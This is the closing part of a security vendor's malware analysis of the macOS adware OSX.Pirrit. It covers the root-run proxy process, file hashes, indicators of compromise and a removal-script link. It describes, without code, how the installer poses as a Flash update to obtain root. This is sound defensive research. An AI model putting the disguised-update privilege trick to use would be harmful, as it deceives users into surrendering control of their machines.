
```
tests-Mac:ununiformity test$ ps aux | grep sudo
root              231   0.0  0.1  2444404   2228   ??  S     4:05AM   0:00.01 sudo -u ununiformity /Library/pasturage/Contents/MacOS/pasturage
test              941   0.0  0.0  2432768    568 s007  R+   10:07AM   0:00.00 grep sudo
```

Now, the ad injector proxy is finally running and ads are being injected!



After figuring the entire installer out, we need to go back to the beginning. "Sizzling" was the ad injecting proxy and the name sizzling was generated. I still don't have the complete installer app bundle since I had to assemble it from the bits and pieces that Xiano sent me. My best guess is that the installer is just a drive-by download masked as a generic update. For example, the installer could be concealed as a Flash update that, once executed, prompts the user to enter his password, elevating its privileges to root, assuming that the user is in the sudoers list (which in most cases he is). Looking for the file's hash in VirusTotal reveals that it indeed had several update related names.

Note the "Upd" appended to the end of each file name.



File identification

MD5	85846678ad4dbff608f2e51bb0589a16
SHA1	7e82a05a9854f979607b2f9427817bef4bca2dc1
SHA256	843800a0a61aeadc81bc36528d24e4f8a74bc6e70620ce3c2726075443cc4264
ssdeep	3072:9nYERd+trtbvQw9v/sVlrCA8V6zdFzIlriVQR5GhkBr:BHiQ4v/sSA8V6nz6R5GhkBr
File size	138.4 KB (141732 bytes)
File type	Mach-O
Magic literal	Mach-O 64-bit executable
TrID	Mac OS X Mach-O 64bit Intel executable (100.0%)
Tags	64bits macho

VirusTotal metadata

First submission	2015-10-07 20:13:37 UTC (5 months, 4 weeks ago)
Last submission	2016-03-16 14:11:40 UTC (2 weeks, 5 days ago)
File names	fungalUpd homoeosisUpd unfrizzyUpd skiagraphUpd curblikeUpd anarthropodousUpd chromidiogamyUpd maidenlyUpd DemoUpdater PaddywackUpd semimysticUpd poticaryUpd Kopie protosporeUpd CaridaUpd gastromycosisUpd exposureUpd bradypepsiaUpd

CONCLUSION

Is `osx.pirrit` a groundbreaking threat? Of course not. Is it using any vulnerabilities in OS X? It doesn't look like it. While it wasn't an elaborate piece of malware, `osx.pirrit` took complete control of the machine while making it very hard for the user to remove it. And if it wasn't for the tons of popup ad windows and ads being injected to webpages, the vast majority of users wouldn't even know it was there. It has no configuration screen or an entry in the `/Applications` directory and the only way to see that it is actually running (other than wondering where are all of those ads coming from) is to look at the running process list and examine it closely.

But this doesn't mean `osx.pirrit` should be dismissed as *completely* harmless because it "only" displays ads. The greater point I'm trying to make is that malware targets Macs. While there's hardly any malware research out there for Macs because, well, there isn't much malware that targets Macs, this doesn't mean Macs are somehow immune to threats.

`Osx.pirrit` gives attackers persistence over your machine. Instead of spamming you with ads, they could have just as easily stolen data or taken your company's secret sauce. Or they could have installed a keylogger to capture your log-in information, allowing them access to your bank account.

In this case, attackers didn't exploit a vulnerability. They used basic social engineering and a simple (but very long) script to carry out this attack. You have to know what's happening on your machines (even Macs) because the moment you don't pay attention you end up getting compromised.

IOCS

- A user with the uid of 401, can be checked by issuing the following commands:
  - Can be checked by running "*`dscl . -list /Users UniqueID | grep 401`*"
- The *`/Library/Preferences/com.common.plist`* file
- The *`/etc/pf_proxy.conf`* file
- The */Library/<companyname>/ Directory*
- The *`/etc/change_net_settings.sh`* file
- Connections to/from the following domains:
  - *.93a555685cc7443a8e1034efa1f18924.com
  - *.trkitok.com
  - *.aa625d84f1587749c1ab011d6f269f7d64.com
  - *.2ff328dcee054f2f9a9a5d7e966e3ec0.com
  - *.aae219721390264a73aa60a5e6ab6ccc4e.com
  - Search-quick.com
  - Trovi.com
- Hashes (md5):
  - 85846678ad4dbff608f2e51bb0589a16 - installer
  - 70772fccaec011be535d1f41212f755f - proxy

REMOVAL

Remediation script can be downloaded from my GitHub:
https://github.com/aserper/osx.pirrit_removal/blob/master/remove_pirrit.sh
If you are infected, please download this script and run it as root (sudo).

About the Author

Amit Serper

Lead Linux and Mac OS X Security Researcher
Cybereason

Follow Amit on Twitter: @0xAmit

At Cybereason, Amit leads Mac OS X and Linux security research. He specializes in low-level, vulnerability and kernel research, malware analysis and reverse engineering. He also has extensive experience studying attack simulations on large scale networks and researching undocumented OS resources and APIs.

Prior to joining Cybereason, Amit spent nine years leading security projects for the Israeli government, specifically in embedded system security.

cybereason

Cybereason was founded in 2012 by a team of ex-military cyber security experts to revolutionize detection and response to cyber attacks. The Cybereason Malop Hunting Engine identifies signature and non-signature based attacks using big data, behavioral analytics, and machine learning. The Incident Response console provides security teams with an at-your-fingertip view of the complete attack story, including the attack's timeline, root cause, adversarial activity and tools, inbound and outbound communication used by the hackers, as well as affected endpoints and users. This eliminates the need for manual investigation and radically reduces response time for security teams. The platform is available as an on premise solution or a cloud-based service. Cybereason is privately held and headquartered in Boston, MA with offices in Tel Aviv, Israel.